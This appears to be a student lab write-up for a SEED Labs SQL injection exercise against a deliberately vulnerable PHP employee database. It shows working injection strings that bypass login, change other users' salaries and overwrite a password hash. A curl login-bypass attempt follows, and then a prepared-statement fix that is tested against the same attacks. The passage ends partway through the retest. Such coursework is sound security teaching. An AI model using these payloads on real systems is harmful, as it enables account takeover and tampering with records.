Let's do some reconnaissance. We login as Alice. We don't know our (Alice's) password, so we'll use the same approach as 2.1 to access out account. We submit the login form with the username `' or name='Alice';#`




Figure 9: Using SQL injection on the login page, we've gained access to Alice's account. Our salary is 20k

Now, let's click the "Edit Profile" button to see the form.




Figure 10: Alice's edit profile page has inputs for NickName, Email, Address, etc. But there's no option to change the salary

Let's take a similar approach as 2.1, where we inject SQL to end a string and append more options to the query. We're going to be attacking the NickName input (arbitrarily). We will be commenting out the rest of the statement, so we need to get Alice's ID so that we don't update every Salary record in the table. We query the credential table and see that Alice's ID is 1.




Figure 11: Alice's ID is 1

So, we'll use this for the NickName input:
`',Salary='0' WHERE ID=1;#`

Obviously, we could have set our salary to ten million dollars. But instead, we set Alice's salary to 0 because this will realistically be her salary after the system administrator discovers what she does, and is fired.




Figure 12: Injecting SQL to change our salary

The resulting query after php constructs it is the following:

```
UPDATE credential SET
  nickname='',Salary='0' WHERE ID=1;#', email='$input_email',
address='$input_address', Password='$hashed_pwd',
PhoneNumber='$input_phonenumber' WHERE ID=$ID;
```

Figure 12: Alice's salary is 0 after we run the query

<u>Task 3.2: Modify other people salary</u>

From Task 3.1, we know that Boby's ID is 2. Now, all we need to do is modify the statement from Task 3.1 to use the ID 2 and the desired salary. We'll use this as the NickName input:

```
',Salary='1' WHERE ID=2;#
```

Boby is terrible, so we want to set Boby's salary to 1.




Figure 14: Injecting SQL to change Boby's salary

The resulting query after php constructs it is the following:

```
UPDATE credential SET
  nickname='',Salary='1' WHERE ID=2;#', email='$input_email',
address='$input_address', Password='$hashed_pwd',
PhoneNumber='$input_phonenumber' WHERE ID=$ID;
```

After running it, we can log back into the admin account to see Boby's salary.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	0	9/20	10211002				
Boby	20000	1	4/20	10213352				

Figure 15: Success, Boby's salary is 1 dollar

Now, let's take this one step further. Boby is the absolute worst, so let's set his salary to -1000000 so that instead of getting paid, he actually owes the company a million dollars per year. We'll use this as the NickName input:

`',Salary='-1000000' WHERE ID=2;#`

After running it, we access the admin account and check his salary.

Username	EId	Salary	Birthday	SSN
Alice	10000	0	9/20	10211002
Boby	20000	-1000000	4/20	10213352

Figure 16: Success, Boby now has a salary of -1000000

<u>Task 3.3: Modify other people password</u>

From inspecting the code, we notice that the phone number is the last field populated when constructing the query. That means that we can submit a password to the password field and then target the phone number field with our SQL injection. We'll use the pre-hash password: `m6q1hWh&l9d8x!n0ctX16P4%TY`

- Note: this password was generated by LastPass

And we'll target Boby by commenting out the php-generated ID and inserting our own into the query.

We'll put this in the phone number field: `' WHERE ID=2;#`





Figure 22: Targeting Boby's password from Alice's console

Let's check the database to see if the password changed.

```
|  2 | Boby   | 20000 | -1000000 | 4/20   | 10213352 |
|          |        |           | 5a6610b8dc2fdeaed73f4dc0be00ca2905
c0c1af |
```

Figure 24: Boby's password has been changed. One can confirm this by hashing the password we used and comparing



Boby Profile

Key	Value
Employee ID	20000
Salary	-1000000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 23: And now, we can log in to Boby's account using the password: m6q1hWh&l9d8x!n0ctX16P4%TY

There's an easier approach, however. We acknowledge that SHA1 hashing algorithm is a mathematical function and is thus language agnostic. So we're going to use python to generate a password and then use SQL injection to set Boby's password.

We'll use the pre-hash password: `BobyisTerrible!091823091283`
Next, we use python to hash it:

```
matthewham — python3 — 71×9
~ — python3
Python 3.7.4 (default, Aug 13 2019, 15:17:50)
[Clang 4.0.1 (tags/RELEASE_401/final)] :: Anaconda, Inc. on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> hasher = hashlib.sha1()
>>> hasher.update(b"BobyisTerrible!091823091283")
>>> hasher.hexdigest()
'eca7f96dd9d26beb0533229d1410613518e83ca8'
>>>
```

Figure 17: The hashed password is eca7f96dd9d26beb0533229d1410613518e83ca8

Now, we simply need to inject some SQL to update Boby's password. From Alice's profile, we'll (arbitrarily) attack the NickName input. We already know from before that his ID is 2. We'll use the following input:
`',Password='eca7f96dd9d26beb0533229d1410613518e83ca8' WHERE ID=2;#`




Figure 18: Setting Boby's password using SQL injection

Now, using the password `BobyisTerrible!091823091283`, we can log in to Boby's account.




Figure 19: We type in the pre-hash password that we chose

Key	Value
Employee ID	20000
Salary	-1000000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 20: It worked. We've changed Boby's password and logged into his account using it

Task 4: Countermeasure Prepared Statement

We want to be thorough. To ensure that we plug all of the SQL injection vulnerabilities, we would prefer to use a different development environment. We transfer all the php files to our local. When we're done editing, we transfer and overwrite the files on the VM. **All finished code can be found in the appendix.**




Figure 21: SCP all php files to moon. We then SCP all the php files from moon to our local

We need to replace all of the business logic responsible for generating SQL statements. We'll replace it with prepared statements.

Let's start with the file `unsafe_edit_frontend.php`.

```
$uname = $_SESSION['name'];
```

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
  email,nickname,Password
FROM credential
WHERE name= '$uname'";
```

Figure 25: The logic that builds the SQL query

As we can see, there is only one query used on the frontend. The variable `$uname` is retrieved from global `$_SESSION` variable. This should be trustworthy, but still, a malicious user might be able to somehow modify this variable to inject SQL code. So we change this query to a prepared statement:

```
$statement = $conn->prepare("
  SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
  FROM credential
  WHERE name=?
");
$statement->bind_param("s",$_SESSION['name']);
$statement->execute();
$statement->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname,
  $pwd);
$statement->fetch();
$statement->close();
```

Figure 26: The select statement in unsafe_edit_frontend.php has been replaced with a prepared statement

Now we move on to `unsafe_edit_backend.php`. There are two queries in here, for if the user wants to change their password or not. We replace both queries with a prepared statement.

```
if($input_pwd!=''){
  $hashed_pwd = sha1($input_pwd);
  $_SESSION['pwd']=$hashed_pwd;
  $statement = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber=
     ? where ID=$id;");
  $statement->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $statement->execute();
  $statement->close();
}else{
  $statement = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;
    ");
  $statement->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $statement->execute();
  $statement->close();
}
$conn->close();
```

Figure 27: We replaced the update statement with a prepared statement

Lastly, we work on the final file that uses SQL: `unsafe_home.php`. There is one select statement in here that we need to change to a prepared statement.

```
$statement = $conn->prepare("
  SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
  FROM credential
  WHERE name= ? and Password=?
  ");
$statement->bind_param("ss",$input_uname, $hashed_pwd);
$statement->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $
  nickname, $pwd);
$statement->fetch();
$statement->close();
```

Figure 28: We changed the select statement to a prepared statement

Finally, we test to see if we've fixed the SQL injection vulnerabilities that we exploited in the previous tasks.

```
11/02/19]seed@VM:.../SQLInjection$ sudo service apache2 restart
```

Figure 29: We restart Apache after transferring all the files back.

2.1: Injection attack from the webpage:




Figure 30: Injection attack from the webpage does not work

2.2: SQL Injection Attack from command line:

```
[11/02/19]seed@VM:~$ curl 'http://www.SeedLabSQLInjection.com/uns
afe_home.php?username=%27%20or%20name=%27admin%27%3B%23&Password=
'
```

```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" sty
le="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01
">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="s
eed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs">
</a>

      </div></nav><div class='container text-center'>There was an
 error running the query []\n[11/02/19]seed@VM:~$
```

Figure 31: SQL Injection Attack from command line does not work

2.3: Append a new SQL statement

